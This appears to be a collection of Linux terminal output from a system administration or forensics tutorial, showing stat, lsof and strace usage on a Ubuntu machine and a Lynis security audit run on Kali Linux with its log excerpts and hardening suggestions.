2 users: (1 local, 0 telnet, 0 ssh, 1 other)          load: 0.00, 0.06, 0.10
108 processes
  1  - /sbin/init
13720 | - /usr/lib/gvfs/gvfsd-metadata
12092 | - /usr/lib/at-spi2-core/at-spi-bus-launcher
11926 | - gnome-terminal
11936 | | - bash
11991 | | | - su
11999 | | | - bash
14629 R | | | - whowatch -m
14610 T | | | - whowatch
11935 | | - gnome-pty-helper
11859 | - /usr/bin/python /usr/lib/unity-scope-video-remote/unity-scope-video
11845 | - /usr/lib/unity-lens-music/unity-musicstore-daemon
11798 | - /usr/bin/python /usr/lib/unity-lens-video/unity-lens-video
11796 | - /usr/lib/unity-lens-music/unity-music-daemon
11794 | - /usr/lib/unity-lens-files/unity-files-daemon
11792 | - /usr/lib/unity-lens-applications/unity-applications-daemon
11790 | - /usr/lib/indicator-appmenu/hud-service

```

```

root@tj-dev:~# ls -l example.txt
-rw-r--r-- 1 root root 20 Feb 18 18:20 example.txt
root@tj-dev:~# stat example.txt
  File: `example.txt'
  Size: 20          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 134107       Links: 1
Access: (0644/-rw-r--r--)  Uid: (  0/   root)  Gid: (  0/   root)
Access: 2016-02-18 18:20:13.058859554 +0530
Modify: 2016-02-18 18:20:23.030860058 +0530
Change: 2016-02-18 18:20:23.030860058 +0530
 Birth: -

```

```

root@tj-dev:~# mv example.txt sample.txt
root@tj-dev:~#
root@tj-dev:~# stat sample.txt
  File: `sample.txt'
  Size: 20          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 134107       Links: 1
Access: (0644/-rw-r--r--)  Uid: (  0/   root)  Gid: (  0/   root)
Access: 2016-02-18 18:20:13.058859554 +0530
Modify: 2016-02-18 18:20:23.030860058 +0530
Change: 2016-02-18 18:27:06.542880445 +0530
 Birth: -

```

```
root@tj-dev:~# stat sample*
  File: `sample1.txt'
  Size: 20          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 172968       Links: 1
Access: (0644/-rw-r--r--) Uid: (   0/   root)  Gid: (   0/   root)
Access: 2016-02-18 18:32:12.174895886 +0530
Modify: 2016-02-18 18:32:12.174895886 +0530
Change: 2016-02-18 18:32:12.174895886 +0530
 Birth: -
  File: `sample2.txt'
  Size: 20          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 172969       Links: 1
Access: (0644/-rw-r--r--) Uid: (   0/   root)  Gid: (   0/   root)
Access: 2016-02-18 18:32:15.706896065 +0530
Modify: 2016-02-18 18:32:15.706896065 +0530
Change: 2016-02-18 18:32:15.706896065 +0530
 Birth: -
  File: `sample.txt'
  Size: 20          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 134107       Links: 1
Access: (0644/-rw-r--r--) Uid: (   0/   root)  Gid: (   0/   root)
Access: 2016-02-18 18:32:12.174895886 +0530
Modify: 2016-02-18 18:20:23.030860058 +0530
Change: 2016-02-18 18:27:06.542880445 +0530
 Birth: -
```

```
root@tj-dev:~# stat test
  File: `test'
  Size: 4096        Blocks: 8          IO Block: 4096   directory
Device: 801h/2049d Inode: 172970       Links: 2
Access: (0755/drwxr-xr-x) Uid: (   0/   root)  Gid: (   0/   root)
Access: 2016-02-18 18:36:22.586908538 +0530
Modify: 2016-02-18 18:36:16.514908231 +0530
Change: 2016-02-18 18:36:16.514908231 +0530
 Birth: -
```

```
root@tj-dev:/# stat etc
  File: `etc'
  Size: 12288       Blocks: 24        IO Block: 4096   directory
Device: 801h/2049d Inode: 131073     Links: 131
Access: (0755/drwxr-xr-x) Uid: (   0/   root)  Gid: (   0/   root)
Access: 2016-02-18 15:09:12.230280519 +0530
Modify: 2016-02-18 15:17:24.602305395 +0530
Change: 2016-02-18 15:17:24.602305395 +0530
 Birth: -
```

```

root@tj-dev:/# stat /dev/sda2
  File: `/dev/sda2'
  Size: 0          Blocks: 0          IO Block: 4096   block special file
Device: 5h/5d   Inode: 7386         Links: 1         Device type: 8,2
Access: (0660/brw-rw---)  Uid: (   0/   root)   Gid: (   6/   disk)
Access: 2016-03-01 02:35:27.114021189 +0530
Modify: 2016-03-01 02:35:27.114021189 +0530
Change: 2016-03-01 02:35:27.114021189 +0530
Birth: -

```

```

root@tj-dev:/# stat -f /dev/sda2
  File: "/dev/sda2"
  ID: 0          Namelen: 255       Type: tmpfs
Block size: 4096      Fundamental block size: 4096
Blocks: Total: 61041   Free: 61040        Available: 61040
Inodes: Total: 61041  Free: 60592

```

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
init	1	root	cwd	DIR	8,1	4096	2	/
init	1	root	rtd	DIR	8,1	4096	2	/
init	1	root	txt	REG	8,1	194528	169	/sbin/init
init	1	root	mem	REG	8,1	47040	263210	/lib/i386-linux-gnu/libnss_files
init	1	root	mem	REG	8,1	134344	263139	/lib/i386-linux-gnu/ld-2.15.so
init	1	root	0u	CHR	1,3	0t0	5640	/dev/null
init	1	root	1u	CHR	1,3	0t0	5640	/dev/null
init	1	root	2u	CHR	1,3	0t0	5640	/dev/null
init	1	root	3r	FIFO	0,8	0t0	7559	pipe
init	1	root	4w	FIFO	0,8	0t0	7559	pipe
init	1	root	5r	0000	0,9	0	5603	anon_inode
init	1	root	6r	0000	0,9	0	5603	anon_inode
init	1	root	7u	unix	0xdb3de1c0	0t0	7560	socket
init	1	root	8w	REG	8,1	124	220	/var/log/upstart/dbus.log
init	1	root	9u	unix	0xdb3dd440	0t0	7712	socket

unity-2d-	11583	tajinder	3u	0000	0,9	0	5603	anon_inode
unity-2d-	11583	tajinder	4u	0000	0,9	0	5603	anon_inode
unity-2d-	11583	tajinder	5u	unix	0xdd3fd200	0t0	29188	socket
unity-2d-	11583	tajinder	6u	0000	0,9	0	5603	anon_inode
unity-2d-	11583	tajinder	7u	0000	0,9	0	5603	anon_inode
unity-2d-	11583	tajinder	8u	unix	0xdd3ffcc0	0t0	29190	socket
unity-2d-	11583	tajinder	9u	unix	0xdd3fcfc0	0t0	29198	socket
unity-2d-	11583	tajinder	10r	FIFO	0,8	0t0	29205	pipe
unity-2d-	11583	tajinder	11w	FIFO	0,8	0t0	29205	pipe
unity-2d-	11583	tajinder	12u	unix	0xdc32f180	0t0	29208	socket
unity-2d-	11583	tajinder	13u	unix	0xdc32f600	0t0	29212	socket
unity-2d-	11583	tajinder	14u	unix	0xdc32f3c0	0t0	29218	socket
unity-2d-	11583	tajinder	15u	unix	0xdc32e640	0t0	29220	socket
unity-2d-	11583	tajinder	16u	unix	0xdc32e880	0t0	29222	socket

```

root@tj-dev:~# lsof -i TCP:22
COMMAND  PID USER  FD  TYPE DEVICE SIZE/OFF NODE NAME
sshd     15455 root   3u  IPv4 100126      0t0  TCP *:ssh (LISTEN)
sshd     15455 root   4u  IPv6 100128      0t0  TCP *:ssh (LISTEN)

```

```

tajinder@tj-dev:~$ lsof | wc -l
5220

```

```

root@tj-dev:~# lsof -i -u tajinder
COMMAND  PID  USER  FD  TYPE DEVICE SIZE/OFF NODE NAME
avahi-dae 777  avahi 13u  IPv4  8233      0t0  UDP *:mdns
avahi-dae 777  avahi 14u  IPv6  8234      0t0  UDP *:mdns
avahi-dae 777  avahi 15u  IPv4  8235      0t0  UDP *:52037
avahi-dae 777  avahi 16u  IPv6  8236      0t0  UDP *:38863
cupsd     788   root   8u  IPv4  8572      0t0  TCP localhost:ipp (LISTEN)
dhclient  1045  root   6u  IPv4  9086      0t0  UDP *:bootpc
dnsmasq   1367  nobody 4u  IPv4 10188      0t0  UDP localhost:domain
dnsmasq   1367  nobody 5u  IPv4 10189      0t0  TCP localhost:domain (LISTEN)
dnsmasq   1367  nobody 10u IPv4 101323      0t0  UDP *:43050
dnsmasq   1367  nobody 11u IPv4 101327      0t0  UDP *:37233
glance-ap 4832  glance 4u  IPv4 20212      0t0  TCP *:9292 (LISTEN)
glance-re 4901  glance 4u  IPv4 20463      0t0  TCP *:9191 (LISTEN)

```

```

root@tj-dev:~# strace ls
execve("/bin/ls", ["ls"], [/* 39 vars */]) = 0
brk(0) = 0x81d7000
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb77cf000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=62788, ...}) = 0
mmap2(NULL, 62788, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb77bf000
close(3) = 0

```

```

fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb777a000
write(1, "Desktop Documents Downloads e"... , 91Desktop Documents Downloads examples.desktop Music
Pictures Public Templates Videos
) = 91
close(1) = 0
munmap(0xb777a000, 4096) = 0
close(2) = 0
exit_group(0) = ?

```

```
root@tj-dev:/home/tajinder# ls
Desktop Documents Downloads examples.desktop Music Pictures Public Templates Videos
root@tj-dev:/home/tajinder#
```

```
root@tj-dev:/home/tajinder# strace -c ls
Desktop Documents Downloads examples.desktop Music Pictures Public Templates Videos
% time      seconds  usecs/call   calls  errors syscall
-----
-nan      0.000000      0         9      0      read
-nan      0.000000      0         1      0      write
-nan      0.000000      0        10      0      open
-nan      0.000000      0        13      0      close
-nan      0.000000      0         1      0      execve
-nan      0.000000      0         9      9      access
-nan      0.000000      0         3      0      brk
-nan      0.000000      0         2      0      ioctl
-nan      0.000000      0         3      0      munmap
-nan      0.000000      0         1      0      uname
-nan      0.000000      0         9      0      mprotect
-nan      0.000000      0         2      0      rt_sigaction
-nan      0.000000      0         1      0      rt_sigprocmask
-nan      0.000000      0         1      0      getrlimit
-nan      0.000000      0        25      0      mmap2
```

```
root@tj-dev:/home/tajinder# strace -t ls
20:39:30 execve("/bin/ls", ["ls"], [/* 39 vars */]) = 0
20:39:30 brk(0) = 0x8462000
20:39:30 access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
20:39:30 mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb778f000
20:39:30 access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
20:39:30 open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
20:39:30 fstat64(3, {st_mode=S_IFREG|0644, st_size=62788, ...}) = 0
20:39:30 mmap2(NULL, 62788, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb777f000
20:39:30 close(3) = 0
20:39:30 access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
20:39:30 open("/lib/i386-linux-gnu/libselinux.so.1", O_RDONLY|O_CLOEXEC) = 3
```

```
root@tj-dev:/home/tajinder# strace -e open ls
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libselinux.so.1", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/librt.so.1", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libacl.so.1", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libdl.so.2", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libpthread.so.0", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libattr.so.1", O_RDONLY|O_CLOEXEC) = 3
open("/proc/filesystems", O_RDONLY|O_LARGEFILE) = 3
open("/usr/lib/locale/locale-archive", O_RDONLY|O_LARGEFILE|O_CLOEXEC) = 3
Desktop Downloads Music Pictures Templates
Documents examples.desktop output Public Videos
```

```
root@tj-dev:/home/tajinder# strace -o output.txt ls
Desktop      Downloads      Music          Pictures      Templates
Documents    examples.desktop  output.txt    Public        Videos
root@tj-dev:/home/tajinder# cat output.txt
execve("/bin/ls", ["ls"], [/* 39 vars */]) = 0
brk(0)                                           = 0x8dbc000
access("/etc/ld.so.nohwcap", F_OK)             = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb76fa000
access("/etc/ld.so.preload", R_OK)            = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=62788, ...}) = 0
mmap2(NULL, 62788, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb76ea000
close(3)                                       = 0
```

```
root@tj-dev:~# strace -p 16301 -o firefox_output.txt
Process 16301 attached - interrupt to quit
Process 16301 detached
```

```
root@kali:~# apt-get install lynis
Reading package lists... Done
Building dependency tree
Reading state information... Done
lynis is already the newest version (2.1.1-1).
```

```
root@kali:~# lynis -c

[ Lynis 2.1.1 ]

#####
#
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

Copyright 2007-2015 - CISOfy, https://cisofy.com
Enterprise support and plugins available via CISOfy
#####
#

[+] Initializing program
-----
- Detecting OS... [ DONE ]
-----

Program version:      2.1.1
Operating system:    Linux
Operating system name: Debian
Operating system version: Kali Linux Rolling
```

```
Lynis security scan details:

Hardening index : 56 [##### ]
Tests performed : 201
Plugins enabled : 1

Quick overview:
- Firewall [X] - Malware scanner [V]

Lynis Modules:
- Heuristics Check [NA] - Security Audit [V]
- Compliance Tests [X] - Vulnerability Scan [V]

Files:
- Test and debug information : /var/log/lynis.log
- Report data : /var/log/lynis-report.dat
```

```
[15:08:42] ### Starting Lynis 2.1.1 with PID 11256, build date 22 July 2015 ###
[15:08:42] ==-----=$
[15:08:42] ### Copyright 2007-2015 - CISOfy, https://cisofy.com ###
[15:08:42] Program version:          2.1.1
[15:08:42] Operating system:         Linux
[15:08:42] Operating system name:    Debian
[15:08:42] Operating system version: Kali Linux Rolling
[15:08:42] Kernel version:           4.3.0
[15:08:42] Kernel version (full):    4.3.0-kalil-686-pae
[15:08:42] Hardware platform:        i686
[15:08:42] Hostname:                  kali
[15:08:42] Auditor:                   [Unknown]
[15:08:42] Profile:                    /etc/lynis/default.prf
[15:08:42] Log file:                   /var/log/lynis.log
[15:08:42] Report file:                /var/log/lynis-report.dat
[15:08:42] Report version:            1.0
[15:08:42] -----
[15:08:42] Include directory:         /usr/share/lynis/include
[15:08:42] Plugin directory:          /etc/lynis/plugins
```

```
[20:13:15] ==-----=$
[20:13:15] Performing test ID NETW-2705 (Check availability two nameservers)
[20:13:15] Result: less than 2 responsive nameservers found
[20:13:15] Warning: Couldn't find 2 responsive nameservers [NETW-2705]
[20:13:15] Note: Non responsive nameservers can give problems for your system($
```

```
[20:13:24] Performing test ID FIRE-4590 (Check firewall status)
[20:13:24] Result: no host based firewall/packet filter found or configured
[20:13:24] Suggestion: Configure a firewall/packet filter to filter incoming a$
[20:13:24] Hardening: assigned 0 hardening points (max for this item: 5), curr$
```

-[ Lynix 2.1.1 Results ]-

**Warnings:**

- 
- Can't find any security repository in /etc/apt/sources.list or sources.list  
file directory [PKGS-7388]  
<https://cisofy.com/controls/PKGS-7388/>
  - Couldn't find 2 responsive nameservers [NETW-2705]  
<https://cisofy.com/controls/NETW-2705/>

**Suggestions:**

- 
- Install libpam-tmpdir to set \$TMP and \$TMPDIR for PAM sessions [CUST-0280]  
<https://your-domain.example.org/controls/CUST-0280/>
  - Install libpam-usb to enable multi-factor authentication for PAM sessions [CUST-0285]  
<https://your-domain.example.org/controls/CUST-0285/>
  - Install 'ecryptfs-utils' and configure for each user. [CUST-0520]  
<https://your-domain.example.org/controls/CUST-0520/>